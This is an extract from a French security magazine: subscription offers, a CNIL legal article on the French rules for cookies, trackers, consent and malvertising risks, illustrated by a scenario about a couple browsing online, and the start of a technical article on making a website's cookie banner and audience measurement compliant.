[CNIL-CONSEILS] Cookies : conseils pour les maîtriser, rubrique sur le site Internet de la CNIL accessible à l'URL : <http://www.cnil.fr/vos-droits/vos-traces/les-cookies/conseils-aux-internautes/>

# PROFESSIONNELS !



## DÉCOUVREZ NOS NOUVELLES OFFRES D'ABONNEMENTS ...

### PDF COLLECTIFS

|         |                                           | PROFESSIONNELS                      |           |                                      |           |                                      |           |
|---------|-------------------------------------------|-------------------------------------|-----------|--------------------------------------|-----------|--------------------------------------|-----------|
|         |                                           | 1 - 5 lecteurs                      |           | 6 - 10 lecteurs                      |           | 11 - 25 lecteurs                     |           |
| OFFRE   | ABONNEMENT                                | Réf                                 | Tarif TTC | Réf                                  | Tarif TTC | Réf                                  | Tarif TTC |
| PROMC2  | 6 <sup>n°</sup> MISC                      | <input type="checkbox"/> PRO MC2/5  | 168,-     | <input type="checkbox"/> PRO MC2/10  | 336,-     | <input type="checkbox"/> PRO MC2/25  | 672,-     |
| PROMC+2 | 6 <sup>n°</sup> MISC + 2 <sup>n°</sup> HS | <input type="checkbox"/> PRO MC+2/5 | 216,-     | <input type="checkbox"/> PRO MC+2/10 | 432,-     | <input type="checkbox"/> PRO MC+2/25 | 864,-     |

Prix TTC en Euros / France Métropolitaine

**PROFESSIONNELS :**  
N'HÉSITEZ PAS À  
NOUS CONTACTER  
POUR UN DEVIS  
PERSONNALISÉ PAR  
E-MAIL :  
[abopro@ed-diamond.com](mailto:abopro@ed-diamond.com)  
OU PAR TÉLÉPHONE :  
03 67 10 00 20

### ACCÈS COLLECTIFS BASE DOCU

|         |                                      | PROFESSIONNELS                      |           |                                      |           |                                      |           |
|---------|--------------------------------------|-------------------------------------|-----------|--------------------------------------|-----------|--------------------------------------|-----------|
|         |                                      | 1 - 5 connexion(s)                  |           | 6 - 10 connexions                    |           | 11 - 25 connexions                   |           |
| OFFRE   | ABONNEMENT                           | Réf                                 | Tarif TTC | Réf                                  | Tarif TTC | Réf                                  | Tarif TTC |
| PROMC+3 | MISC + HS                            | <input type="checkbox"/> PRO MC+3/5 | 177,-     | <input type="checkbox"/> PRO MC+3/10 | 354,-     | <input type="checkbox"/> PRO MC+3/25 | 708,-     |
| PROH+3  | GLMF + HS + LP + HS + MISC + HS + OS | <input type="checkbox"/> PRO H+3/5  | 447,-     | <input type="checkbox"/> PRO H+3/10  | 894,-     | <input type="checkbox"/> PRO H+3/25  | 1788,-    |

Prix TTC en Euros / France Métropolitaine

...EN VOUS CONNECTANT À L'ESPACE  
DÉDIÉ AUX PROFESSIONNELS SUR :  
[www.ed-diamond.com](http://www.ed-diamond.com)

Les abréviations des offres sont les suivantes :  
LM = GNU/Linux Magazine France HS = Hors-Série  
LP = Linux Pratique OS = Open Sillium



# COOKIES ET AUTRES TRACEURS : QUELLES RÈGLES ? QUELLE PROTECTION POUR LA VIE PRIVÉE ?

Clémence Scottez – cscottez@cnil.fr – Juriste du secteur économique,  
Commission Nationale de l'Informatique et des Libertés \*

**mots-clés :** COOKIES / TRACEURS / CIBLAGE / MARKETING /  
LOI INFORMATIQUE ET LIBERTÉS / VIE PRIVÉE

**L**es techniques de traçage en ligne et le traitement des données qu'elles fournissent sont encadrés par des règles précises et complémentaires tendant à garantir aux internautes la maîtrise de leurs données, dans un environnement complexe où l'opacité tend à régner.

## 1 La loi encadre le traçage et le traitement ultérieur des données

### 1.1 L'encadrement de la technique de traçage par l'article 32 II de la loi « Informatique et Libertés »

En 2009, la réforme d'un corpus de règles européennes connues sous le nom de « Paquet Télécom », et en particulier de la directive dite « vie privée dans le secteur des communications électroniques » (directive 2009/136/CE), a renforcé la maîtrise des internautes sur leurs données en passant d'un principe de droit de « refus » (dit d'opposition) du traçage, au demeurant méconnu et mal appliqué, à un principe de consentement préalable conditionnant l'usage de ces traceurs. La directive prévoit que l'équipement terminal de l'utilisateur ainsi que toute information stockée sur cet équipement relèvent « *de la vie privée de l'utilisateur, qui doit être protégée au titre de la convention européenne de sauvegarde des droits de l'homme et des libertés fondamentales* » et ce indépendamment du fait que les informations collectées puissent être qualifiées de données à caractère personnel. L'idée maîtresse est ici de protéger la confidentialité des communications électroniques.

Ces nouvelles règles ont été intégrées en 2011 dans l'article 32 II de la loi « Informatique et Libertés » française. Désormais, « *tout abonné ou utilisateur d'un service de communications électroniques doit être informé de manière claire et complète, sauf s'il l'a été au préalable, par le responsable du traitement ou son représentant :*

- de la finalité de toute action tendant à accéder, par voie de transmission électronique, à des informations déjà stockées dans son équipement terminal de communications électroniques, ou à inscrire des informations dans cet équipement ;
- des moyens dont il dispose pour s'y opposer.

Ces accès ou inscriptions ne peuvent avoir lieu qu'à condition que l'abonné ou la personne utilisatrice ait exprimé, après avoir reçu cette information, son accord qui peut résulter de paramètres appropriés de son dispositif de connexion ou de tout autre dispositif placé sous son contrôle.

Ces dispositions ne sont pas applicables si l'accès aux informations stockées dans l'équipement terminal de l'utilisateur ou l'inscription d'informations dans l'équipement terminal de l'utilisateur :

- soit a pour finalité exclusive de permettre ou faciliter la communication par voie électronique ;
- soit est strictement nécessaire à la fourniture d'un service de communication en ligne à la demande expresse de l'utilisateur ».

Souvent présentées, à tort, comme ne ciblant que la technique des cookies (ou témoins de connexion), ces dispositions régissent en réalité **toutes les actions consistant à « accéder (...) ou à inscrire des informations » (lecture et écriture) sur le terminal d'un utilisateur d'internet**, et répondant à un objectif autre que la fourniture de la connexion ou du service demandé. Par exemple, l'utilisation de « web bugs », d'« etag », du « fingerprinting », de pixels invisibles, permet la transmission d'un paramètre unique permettant de reconnaître l'internaute et constitue donc une opération soumise à accord préalable. De même les cookies http, les « local shared object » (cookie flash), le stockage web local, qui conduisent à inscrire des informations dans le terminal et agissent comme une « balise » permettant



d'individualiser l'internaute, nécessitent également le consentement de l'internaute concerné.

Afin de préciser la portée et les conséquences pratiques de l'article 32.II, la CNIL a publié une recommandation le 5 décembre 2013, dont il résulte que l'accord de l'internaute doit « se manifester par le biais d'une action positive de la personne préalablement informée des conséquences de son choix et disposant des moyens de l'exercer ». En d'autres termes, pour être valable l'accord doit être exprimé librement et en connaissance de la finalité des cookies déposés, et ceci, préalablement au dépôt de cookie. Le consentement étant révoquant à tout moment, un moyen simple doit être proposé aux utilisateurs pour, d'une part, supprimer les cookies déjà déposés et, d'autre part, bloquer la lecture et le dépôt de nouveaux cookies.

Dans ces conditions, on comprendra aisément que le paramétrage d'un navigateur, souvent configuré par défaut pour accepter sans distinction tous les cookies, ne puisse pas toujours être considéré comme l'expression d'un choix préalable, libre et avisé de l'internaute. L'abstention de l'internaute ne peut pas non plus s'interpréter comme une action positive et éclairée quant à la finalité des traceurs utilisés par chaque site internet visité, mais comme un consentement « à l'aveugle » conduisant à accueillir indifféremment la lecture et l'écriture ultérieures d'informations sur leur terminal.

## 1.2 L'encadrement des différents traitements des données de suivi de navigation

Le cas le plus classique reste l'usage de traceurs dans le cadre du marketing digital, afin de diffuser de la publicité personnalisée au regard de la navigation de l'internaute. Alors qu'afficher une publicité contextuelle conduit à adapter le contenu présenté à la nature du site visité (par exemple une publicité pour des baskets sur le site d'un magasin de sport), servir une publicité comportementale repose sur l'analyse des actions du visiteur (visites successives de sites, interactions, mots clés, production de contenu en ligne, etc.) pour établir un profil spécifique et afficher lors de ses visites des publicités personnalisées. Ce suivi peut être riche d'enseignements, par exemple pour définir le sexe et l'âge approximatif de la personne, déduire des pages visitées une classification socio démographique, déterminer des centres d'intérêt et ceci par analogie avec les schémas comportementaux identiques constatés chez d'autres personnes.

Ces profils dits prédictifs, car déduits du comportement, peuvent être croisés avec des profils explicites construits à partir des informations fournies par l'internaute lors de la création et de l'utilisation d'un compte client. À titre d'exemple, la CNIL a relevé dans une délibération n°2013-420 du 3 janvier 2014 prononçant une sanction pécuniaire à l'encontre de Google Inc que cette société « *traitera l'ensemble des données de navigation issues de sites tiers intégrant l'outil DoubleClick pour créer des profils utilisateurs à des fins de ciblage publicitaire, que les personnes concernées soient ou non des utilisateurs authentifiés. Les données collectées par ce biais seront associées aux données figurant dans les comptes utilisateurs Google quand les*

*personnes concernées accéderont ultérieurement à des services requérant leur authentification préalable, et ce alors même que leur consentement spécifique n'aura pas été recueilli en amont* ».

En outre, le croisement des données de comptes utilisateurs et des données de navigation permet, par exemple, d'effectuer des envois de courriers électroniques, postaux, d'identifier les différents terminaux utilisés par une même personne (cf. pratique du « cross canal » et du « cross device » explicitée par l'article « **Détecter et analyser les cookies et autres traceurs** »), ou d'affiner le ciblage et la segmentation applicable à la personne.

De manière plus générale, les techniques de traçage rétablissent, voire renforcent le lien entre un terminal et son utilisateur. Elles sont à ce titre de plus en plus exploitées dans le cadre de traitements de lutte contre la fraude et l'usurpation d'identité, voire pour consolider des techniques d'authentification plus classiques. Ici la reconnaissance de l'individu, grâce aux informations inscrites sur son terminal ou aux paramètres émis par ce dernier, vient confirmer ou infirmer un risque d'usurpation d'identité. Ce sera par exemple le cas lors de la connexion à un compte bancaire, ou d'un paiement par carte bancaire à l'occasion d'un achat en ligne (cf. délibération de la CNIL n°2013-367 du 28 novembre 2013 autorisant la société ONEY TECH à mettre en œuvre un traitement automatisé de données à caractère personnel ayant pour finalité la lutte contre les risques de fraude au paiement sur internet, intégrant, après recueil du consentement préalable, la technique du fingerprinting).

Si la finalité de ces traitements n'est clairement pas « marketing », le traçage des personnes réalisé pour atteindre cette finalité n'est pas pour autant nécessaire à la navigation de l'internaute. La condition du recueil de l'accord préalable et informé de l'internaute inscrite à l'article 32.II de la loi leur est donc applicable.

Certains cookies servent également une finalité très générale de mesure d'audience des sites, pour produire des statistiques. Les fonctionnalités de ces outils sont variables, allant du simple « comptage » du nombre d'internautes entrés sur une page Web (en distinguant les visiteurs uniques revenant à plusieurs reprises sur un même site ou nombre de visites) et n'ayant pas poursuivi leur navigation (taux de rebond), à la réalisation d'opérations dites d'AB testing (par exemple, deux groupes d'internautes sont redirigés vers deux versions distinctes d'un même site web pour évaluer leur succès respectif), ou encore à l'évaluation d'un parcours client pour en améliorer l'ergonomie. Sous réserve du respect d'une série de conditions (telles que la seule production de statistiques, l'interdiction de croiser les données avec des données extérieures, l'interdiction de suivi entre différents sites et la possibilité de refuser le suivi à tout moment, etc.) limitant les risques de ces outils pour la vie privée des internautes, la CNIL permet leur mise en œuvre sans accord préalable de l'internaute.

En résumé, les données issues du traçage concernant des personnes individualisées peuvent être exploitées dans des finalités très diverses. Il faut retenir que chaque traitement opéré sur ces données (profilage publicitaire, lutte contre la fraude, etc.) sera régi par l'ensemble des principes de la « loi Informatique et Libertés ». En effet, la loi couvre toute information rattachable à une personne



susceptible d'être identifiée par différents moyens, que ceux-ci soient à disposition du détenteur des données ou non. Par exemple, les régies traitant les informations relatives aux connexions réalisées depuis un navigateur donné ne sont théoriquement pas en mesure d'affirmer que ledit navigateur est utilisé par Jean Dupont à partir de l'adresse IP collectée ou des éléments que ce dernier a consulté. Néanmoins, quelques recoupements d'informations, par exemple entre l'adresse IP de connexion et les données détenues par le fournisseur d'accès à internet de Jean Dupont, ou encore l'analyse de la localisation de chaque connexion, ou la simple analyse des commentaires laissés par des utilisateurs sous pseudonyme sur certains sites, ou l'identifiant unique propre au cookie déposé permettent de remonter jusqu'à la personne.

Conformément à la loi « Informatique et Libertés », chaque acteur décidant d'exploiter les données de suivi pour son compte doit définir précisément l'objectif de son traitement, s'assurer de sa légitimité, vérifier que les données ne sont pas conservées au-delà de la durée nécessaire pour atteindre cet objectif (par exemple, si les données comportementales peuvent être intéressantes sur un historique de 13 mois pour cibler des offres commerciales, leur conservation au-delà de cette durée ne présente pas beaucoup d'intérêt). De même, les données traitées doivent être pertinentes au regard de l'objectif fixé et ne doivent pas présenter un caractère sensible au sens de la loi (informations portant sur la vie sexuelle, les opinions politiques ou syndicales, à la santé, etc.), sauf si le consentement exprès des intéressés est recueilli.

La protection apportée par la loi « Informatique et Libertés » repose aussi sur la reconnaissance de droits aux personnes concernées, notamment la possibilité de demander l'effacement ou la rectification de leurs informations ou d'en obtenir une copie complète, et d'obtenir la liste des organismes qui en ont été rendus destinataires. Enfin, cela signifie que la collecte des données et leur traitement doivent se faire de manière sécurisée et confidentielle.

## 2 Mise en application : une brève séquence de la vie en ligne des époux Martin

Après avoir consulté différents sites de voyage pour planifier ses vacances d'hiver au soleil, Madame Martin se rend sur deux sites de presse gratuite ; sur chacun de ces sites, une bannière publicitaire s'affiche lui proposant une offre spéciale pour des vacances à la Réunion et en Guadeloupe.

Entre-temps, un courriel lui a été adressé par une enseigne de cosmétiques vantant les mérites d'une crème solaire. Séduite, elle décide de se rendre immédiatement sur le site de la marque, de se créer un compte client et d'acheter ladite crème en renseignant son adresse pour être livrée à domicile. Toujours à la recherche de bonnes affaires, Mme Martin accepte, comme à son habitude, que ses données soient transmises aux partenaires commerciaux de la marque.

De son côté, Monsieur Martin s'inquiète des conséquences du changement de régime alimentaire inhérent à tout

voyage pour un problème de cholestérol récemment diagnostiqué par son médecin. Il tente de trouver des réponses sur différents forums spécialisés accessibles gratuitement en ligne. Une semaine plus tard, un courrier vantant les mérites d'un médicament censé lutter contre le mauvais cholestérol atterrit dans la boîte aux lettres du domicile des époux Martin.

À la suite de chacune de leur visite, ces personnes ont donc reçu de la publicité personnalisée au regard des pages auxquelles elles se sont intéressées. Si ces pratiques ne sont pas interdites, elles résultent de plusieurs opérations techniques devant se succéder et s'opérer dans le respect des principes rappelés plus haut.

### 2.1 Affichage de bannières publicitaires personnalisées sur les sites de presse

Les sites de voyages consultés par Mme Martin intégraient un tag permettant d'appeler le serveur de la régie publicitaire déclenchant ainsi le dépôt d'un cookie sur son terminal. Ce cookie a été ensuite « reconnu » par la même régie lorsque Mme Martin s'est rendue sur les sites de presse en ligne, grâce à une redirection automatique (et invisible pour Mme Martin) du navigateur vers le serveur de la régie. Cet appel enclenche la diffusion d'une publicité personnalisée (offres de voyage), en temps réel, sur l'espace prévu à cet effet.

Lors de son « arrivée » sur les sites de voyages et les sites de presse, Mme Martin doit avoir été mise en mesure de consentir préalablement au dépôt ou à la lecture de ces témoins de connexion, de manière éclairée. En pratique, cela signifie que sur chaque site visité, un message lisible lui expliquant en des termes simples la finalité des traceurs utilisés (constituer des profils aux fins de publicité ciblée par exemple) et la manière d'y consentir doit s'afficher. Aucun de ces traceurs ne doit être activé tant que Mme Martin n'a pas manifesté son accord, que ce soit en poursuivant sa navigation en toute connaissance de cause ou en cliquant sur une case prévue à cet effet. Par ailleurs, si Mme Martin souhaite visiter le site sans accepter les cookies, un moyen simple et aisément accessible doit lui être proposé, par exemple, via un lien figurant dans le bandeau. Ce lien peut renvoyer vers une page expliquant plus en détail la finalité des cookies et la manière de les bloquer. Le refus qu'exprimerait Mme Martin, que ce soit lors de son arrivée sur le site ou ultérieurement, ne doit pas avoir pour conséquence de la priver de l'accès au site ou à certaines de ses fonctionnalités importantes (ex : achat, accès à l'espace connecté), à défaut de quoi, le choix qu'elle exprime ne serait pas considéré comme libre. En effet, conditionner l'accès à un contenu à l'acceptation des traceurs aurait inévitablement pour effet d'orienter la décision de Mme Martin.

Notons que les éditeurs des sites internet consultés par Mme Martin maîtrisent le code intégré dans leurs pages et les tags appelant les serveurs de régies tierces. Dès lors, il leur appartient d'adapter ces appels en fonction des choix exprimés par Mme Martin, au besoin en recourant à des outils de gestion de tag prévenant le déclenchement des éléments qui vont déposer ou lire des cookies (cf. **article « Comment mettre son site en conformité »**).



La prise en compte de l'opposition au dépôt de cookies peut passer par le dépôt d'un cookie dit « d'opt-out », l'emploi des solutions de tag management précitées, ou, le paramétrage du navigateur, sous certaines réserves, cette dernière solution n'étant aujourd'hui pas adaptée à la majorité des situations. En effet, la plupart des navigateurs actuels distinguent deux groupes de cookies en fonction de leur provenance, à savoir les cookies tiers (renvoyant à des serveurs tiers au site) et les cookies first (renvoyant au serveur du site visité). Le paramétrage permet de bloquer ces cookies par groupe, sans spécifier la finalité et l'exploitant de chaque cookie. Par conséquent :

- si les cookies publicitaires concernés par le refus proviennent de serveur tiers, les éditeurs de site peuvent utilement expliquer, sur une page dédiée, la manière de bloquer le dépôt et la lecture de cookies venant de serveurs tiers, sans distinction, par un paramétrage adapté de son navigateur ; opter pour ce paramétrage ne fera pas obstacle à l'accès au site ;
- à l'inverse si les cookies publicitaires concernés par le refus renvoient au serveur du site consulté (cookie « first »), la seule option consiste à bloquer l'ensemble des cookies first en paramétrant le navigateur. Dans cette configuration, tous les cookies déposés par le serveur du site, y compris ceux nécessaires au confort de navigation (et donc ne nécessitant pas d'accord préalable de l'internaute) seront bloqués, compromettant ainsi l'accès de l'internaute au site qui l'intéresse. Pour les mêmes raisons, le paramétrage du navigateur ne sera pas forcément une solution satisfaisante si le site utilise des cookies « analytics » renvoyant à son domaine (en « first » donc) nécessitant le consentement préalable. Dans ces deux hypothèses, une solution d'opposition ad hoc devra être proposée.

Des extensions de navigateur à destination du grand public permettent également aux internautes de filtrer les traceurs et d'exprimer par ce biais leur choix. En ce sens, Mme Martin pourrait utilement intégrer à son navigateur des extensions afin de limiter sa traçabilité. Le choix de recourir à ces outils doit être pleinement pris en compte par les acteurs de la publicité ciblée, comme l'expression d'un droit de refuser ou de consentir appartenant à la personne concernée. La pratique du « respawning » (ou résurrection) développée par certains fournisseurs de réseau publicitaire pourrait en ce sens être contraire à l'article 32.II dès lors qu'elle vise à remplacer les cookies traceurs traditionnels par de nouvelles techniques de traçage indifférentes aux paramètres traditionnels des navigateurs tels que les « flash cookies » ou le fingerprinting. Si le navigateur est en mesure de bloquer la technique des cookies, les outils n'ont pas encore été développés pour détecter et interdire l'usage d'une technique de fingerprinting ou d'autres méthodes de traçage (cf. article du dossier relatif au fingerprinting). Dans la même logique, les solutions permettant de contourner le filtrage paramétré par les internautes au moyen de ces extensions nient le choix ainsi exprimé par l'internaute.

## 2.2 Envoi de courriels personnalisés à Mme Martin

Dans le scénario précité, la proximité entre vacances au soleil et l'objet du courriel publicitaire reçu par Mme

Martin est frappante. Cet envoi ciblé peut s'expliquer par la propension de Mme Martin à accepter que ses coordonnées soient transmises à des partenaires commerciaux lorsqu'elle crée des comptes en ligne. Il est probable que l'adresse e-mail fournie par Mme Martin lors de son inscription sur l'un des sites de voyages ait été transmise par ce dernier, en version hachée, à sa régie afin qu'un cookie comportant le haché de l'adresse électronique soit déposé sur le terminal de Mme Martin (tel que décrit par l'article « **Détecter et analyser les cookies et autres traceurs** »). L'enseigne de cosmétique recourt aux services d'emailing de la même régie et la mandate pour cibler les prospects présents en base, susceptibles d'être intéressés par de la crème solaire. Après avoir identifié les personnes entrant dans ce segment (dont Mme Martin), la régie demande au site de voyages l'adresse électronique correspondant au haché contenu dans le cookie présent sur le terminal de Mme Martin afin de lui adresser une offre spéciale « crème solaire ».

Plusieurs « couches » réglementaires sont ici susceptibles de s'appliquer.

En premier lieu, Mme Martin doit avoir accepté le dépôt des cookies, après avoir été informée de leur finalité, notamment du croisement de ses données de navigation avec son e-mail (cf. 2.2).

En second lieu, Mme Martin doit avoir consenti expressément à la transmission de son adresse électronique à des fins de prospection pour le compte de tiers, conformément à l'article L.34-5 du code des postes et des communications électroniques (réglementation anti-spam). Selon cette même disposition, l'émetteur du message de prospection est également tenu de faire figurer sur chaque message un moyen d'opposition ainsi que l'identité de l'organisme pour le compte duquel la prospection est effectuée (en l'espèce l'enseigne de cosmétique).

En troisième lieu, au regard de la loi « Informatique et Libertés » Mme Martin doit avoir été informée de la nature des traitements effectués sur ses données (y compris par la régie), notamment de leur finalité (la loi impose tant au site internet qu'à la régie de s'assurer que leur objectif est explicite), de la manière d'exercer ses droits d'accès de rectification et d'opposition, auprès de chaque acteur (responsable du site et régie en l'espèce), et de connaître, en toute logique, l'identité des destinataires de ses données. Une liste précise des commerçants susceptibles d'utiliser ses coordonnées doit être mise à sa disposition, sur simple demande. Les différents accords exprimés par Mme Martin ne doivent pas être absorbés dans une acceptation générale des CGU et être suffisamment éclairés pour que Mme Martin sache à quoi s'attendre.

## 2.3 Envoi de courriers postaux personnalisés à M. Martin

L'origine de l'offre relative à l'anti-cholestérol adressée par voie postale peut être expliquée de la même manière que pour le courriel publicitaire relatif à la crème solaire. Monsieur M a utilisé le même navigateur que son épouse lors de la consultation des forums en ligne. Ces forums appellent également le serveur de la régie proposant d'effectuer pour le compte d'annonceurs des envois publicitaires ciblés. La différence ici est que l'adresse e-mail hachée de Mme Martin permettra à la régie, non



pas de récupérer la version en clair de cette donnée, mais de demander au site en possession de ces informations l'adresse postale indiquée lors de la création de compte.

Une autre hypothèse tout aussi plausible est que le e-commerçant à l'origine de la collecte de toutes ces coordonnées les ait transmises dans leur ensemble à la régie, laquelle se trouve parfaitement en mesure de faire le lien avec l'adresse postale associée. Les principes applicables à l'envoi de la publicité pour la crème solaire sont donc applicables en l'espèce, avec toutefois une contrainte additionnelle liée à la nature des données exploitées : en l'espèce l'élément révélateur pour cibler les besoins potentiels de M. Martin est son état de santé, information qualifiée de « sensible » au sens de la loi.

Or le traitement de ce type d'information, notamment à des fins commerciales, est par principe prohibé par la loi « Informatique et Liberté » sauf si la personne concernée a expressément consenti à une telle exploitation. En d'autres termes, M. M aurait du cocher une case ou signer un écrit par lequel il accepte spécifiquement que les informations relatives à son diabète naissant servent à des commerçants pour lui adresser de la publicité ciblée. Un consentement « fort » est d'autant plus nécessaire dans ce cas que la divulgation de ces informations peut s'avérer gênante. En pratique, la pratique exposée dans cet exemple ne répond pas aux exigences de la loi dès lors que la collecte des données nécessaires au ciblage publicitaire et à l'envoi d'un courrier postal a été réalisée à l'insu de M. M et, a fortiori, en l'absence de tout consentement.

Les 3 hypothèses étudiées ci-dessus peuvent se décliner indéfiniment. Ces situations doivent être étudiées, au cas par cas, en tenant compte de chaque acteur impliqué, de leur rôle respectif, du type d'informations et de croisements traités ainsi que de l'objectif de chaque traitement effectué. Indépendamment de la complexité de l'exercice, les acteurs soumis à ces différentes règles doivent garder à l'esprit l'objectif de transparence et de maîtrise des internautes sur leurs propres données.

### 3 Le traçage : vecteur de risque pour la sécurité des internautes

L'article 34 de la loi impose aux responsables d'un traitement de prendre « toutes précautions utiles, au regard de la nature des données et des risques présentés par le traitement, pour préserver la sécurité des données et notamment, empêcher qu'elles soient déformées, endommagées ou que des tiers non autorisés y aient accès ». Il s'agit d'une obligation dite de « moyen renforcée », à savoir qu'en cas de faille ou de violation des données, il appartiendra au responsable du traitement de prouver qu'il a pris toutes les mesures permettant de prévenir le risque. Si la faille concerne le traçage ou le traitement subséquent des données, la responsabilité reposera selon les cas, sur l'éditeur du site ayant permis le dépôt, sur l'annonceur, sur le fournisseur de réseau publicitaire, etc.

La transmission en clair des informations parfois directement identifiantes contenues dans les cookies

pourrait être reprochée à l'éditeur du site internet et au fournisseur de réseau publicitaire qui l'a généré (sur ce sujet cf. **article « Détecter et analyser les cookies et autres traceurs »**).

Le risque peut naître du fait que l'éditeur abandonne à des tiers, dont il connaît peu ou mal l'activité et le sérieux, voire qui lui sont inconnus, la suite du processus permettant d'occuper un espace visuel sur son site pour afficher une annonce. Cette problématique est d'autant plus prégnante que la collaboration entre régies s'étoffe progressivement pour rentabiliser des mécanismes de mise aux enchères (cf. **article relatif aux plateformes RTB**). Le risque peut également résulter d'une potentielle faille de sécurité propre à la technologie de ciblage ou touchant les bases de données des régies.

Un récent rapport du Sénat américain du 15 mai 2014 nommé « *Online Advertising and Hidden Hazards to Consumer Security and Data Privacy* » (<http://www.hsgac.senate.gov/hearings/online-advertising-and-hidden-hazards-to-consumer-security-and-data-privacy>) souligne, expérience à l'appui, les vulnérabilités intrinsèques à l'écosystème du marketing ciblé en ligne pour conclure à l'urgence d'une prise de conscience des acteurs. Ce rapport souligne que le consommateur consultant un site est contraint de faire confiance, par défaut, à des tiers dont il ignore souvent l'identité. Les responsables de sites ne sont pas non plus en mesure d'identifier tous les acteurs du réseau publicitaire interagissant avec les internautes depuis leur site. La qualité et la sécurité des transmissions sont finalement confiées aux intermédiaires de types « ad network », « supply side platform » et « demand side platform », sans véritable garde-fou. Le rapport souligne à cet égard que l'affichage d'une publicité passe classiquement par 5 ou 6 intermédiaires, chaque point de contact constituant une source de risque potentielle. De même, des codes malveillants pourraient aisément être intégrés dans les publicités affichées sur le site par des serveurs tiers, code exécutable à l'insu de l'utilisateur et de l'éditeur de site peu précautionneux.

Plusieurs cas, encore peu médiatisés en Europe ont été recensés aux États-Unis. Par exemple, en 2012, les visiteurs du site de la Major League Baseball (MLB) ont été exposés à une publicité (pour des montres de luxe) diffusant un virus à la suite d'un simple clic, à la suite de la probable compromission de leur « ad network ». Les experts ont à l'époque attribué le problème aux risques créés par la multiplication des couches de « syndication » (dans le rapport, ce terme anglais renverrait à la pratique qui consiste à acheter un espace publicitaire aux enchères puis à le remettre en vente), rendant quasiment impossible l'identification de la source du malware.

La source immédiatement visible pour l'utilisateur victime de ces pratiques sera en revanche le site qui a permis sa diffusion. Au-delà des problématiques de responsabilités qui se poseront inévitablement, la sécurisation des mécanismes de traçage est un enjeu pour l'image et la réputation des sites qui y font appel. ■

#### Note

\* Les avis, opinions et positions exprimées dans le présent article n'engagent que leur(s) auteur(s) et en aucun cas l'institution à laquelle ils appartiennent.

# SANS Institute

Formations pratiques intensives  
répondant aux standards les  
plus élevés de l'industrie



**FORMATIONS SÉCURISATION**  
Cours SANS Institute  
Certifications GIAC



**SEC 401**

Fondamentaux et principes  
de la SSI

**SEC 505**

Sécuriser Windows

**DEV 522**

Protéger les applications web

Dates et plan disponibles

Renseignements et inscriptions

par téléphone

+33 (0) 141 409 700

ou par courriel à:

[formations@hsc.fr](mailto:formations@hsc.fr)



# METTRE SON SITE WEB EN CONFORMITÉ AVEC LA RECOMMANDATION « COOKIES »

Vincent Toubiana – vtoubiana@cnil.fr

Ingénieur au Service de l'Expertise Technologique de la CNIL \*

**mots-clés :** COOKIES / OUTILS / GESTION DE TAGS / MESURE D'AUDIENCE / CONTENT SECURITY POLICY / DONOTTRACK

**D**epuis près d'un an, les internautes ont vu fleurir des « bandeaux cookies » sur les sites web. Mais si informer les internautes lors d'un dépôt de cookie est effectivement nécessaire, ce n'est pas suffisant. De nombreux sites ne sont aujourd'hui pas conformes. Dans cet article, nous expliquons comment peut être mis en place un bandeau conforme et les choix qu'il doit offrir à l'utilisateur.

La CNIL a publié sa recommandation en décembre 2013 [<http://www.cnil.fr/documentation/deliberations/deliberation/delib/300/>], puis annoncé en octobre 2014 le lancement de contrôles de son application. Depuis, un nombre grandissant de « bandeaux cookies » est constaté sur le web français, afin d'informer les utilisateurs que des cookies sont déposés, à tel point que de nombreux internautes en font une indigestion ! Pourtant, la CNIL ne recommande pas une information constante des internautes en maintenant le bandeau d'information au-delà de la première visite du site. En effet, dès lors que l'information proposée est visible, mise en évidence et complète lors de la première visite du site, et à partir du moment où elle permet aux internautes d'exprimer leur accord par une action concrète (par exemple en poursuivant leur navigation par le déroulement de la page, en cliquant sur un lien, etc.), ou leur refus (en utilisant les mécanismes d'opposition proposés par le site), avant tout dépôt ou lecture de cookies, il n'est pas nécessaire de redemander l'accord des mêmes internautes en affichant systématiquement le bandeau d'information sur toutes les pages du site ou lors de visites ultérieures. En résumé, le bandeau ne doit être affiché que tant que l'utilisateur n'a pas poursuivi sa navigation et surtout il doit permettre de faire un vrai choix.

## 1 La mesure d'audience

Le recueil du consentement, et donc l'affichage d'un bandeau *cookie*, n'est pas systématiquement requis. Ainsi, les cookies nécessaires à la fourniture du service demandé par les internautes (par exemple l'accès au site), ne nécessitent ni le recueil de leur consentement, ni une information préalable. De fait, tous les cookies techniques

(entendu comme absolument nécessaires pour le confort de navigation) ne sont pas soumis à la réglementation.

En plus des cookies techniques, certains cookies de mesure d'audience (i.e. *analytics*) peuvent être déposés dès l'arrivée de l'internaute, et donc sans recueillir préalablement son accord, à condition de respecter les conditions prévues dans la recommandation « cookies », permettant de bénéficier de l'exemption du recueil du consentement.

### 1.1 Les solutions exemptées

À ce jour, Google Analytics ne peut pas être configuré pour bénéficier de l'exemption du recueil du consentement, seuls les outils de la société At-Internet (ex Xiti) et le logiciel libre Piwik peuvent l'être.

En effet, les critères d'exemptions imposent notamment :

- des cookies dont la date d'expiration n'est pas prorogée au cours de la navigation ;
- une rétention limitée des données collectées ;
- la possibilité de s'opposer au suivi de la navigation.

Les outils mentionnés ci-dessus offrent de telles options. Les éditeurs n'ont qu'à intégrer les mentions d'information dans leur politique de gestion des cookies et à fournir un lien vers le mécanisme d'opposition (*opt-out*) de la solution retenue, sans la nécessité d'informer les utilisateurs par le biais d'un bandeau.

Dans le cas de Piwik, l'*opt-out* par défaut se configure en se rendant sur un lien, qui permet aux internautes de s'opposer au suivi de leur navigation : [URL\\_DE\\_VOTRE\\_SITE/index.php?module=CoreAdminHome&action=optOut&language=fr](URL_DE_VOTRE_SITE/index.php?module=CoreAdminHome&action=optOut&language=fr).



Sur AT-Internet, si vous avez opté pour la solution en hébergement tiers, le lien est le suivant : <http://www.xiti.com/fr/optout.aspx>.

Piwik est une solution qui est majoritairement installée sur le serveur de l'éditeur du site, il faut donc être vigilant lors de sa configuration afin de ne pas ouvrir de brèche dans votre système. Il est vivement recommandé de suivre les conseils de sécurisation de Piwik [<http://piwik.org/docs/how-to-secure-piwik/>].

## 1.2 Le tag Google Analytics

Google Analytics est l'outil de mesure d'audience (*analytics*) le plus utilisé sur le web actuellement [<https://hal.inria.fr/hal-00915249/PDF/SellingOffPrivacyAtAuction.pdf>]. Il ne peut pas entrer dans le cadre de l'exemption, car les données collectées sont conservées pour une durée indéfinie par Google [<http://www.google.com/intl/en/policies/technologies/ads/>].

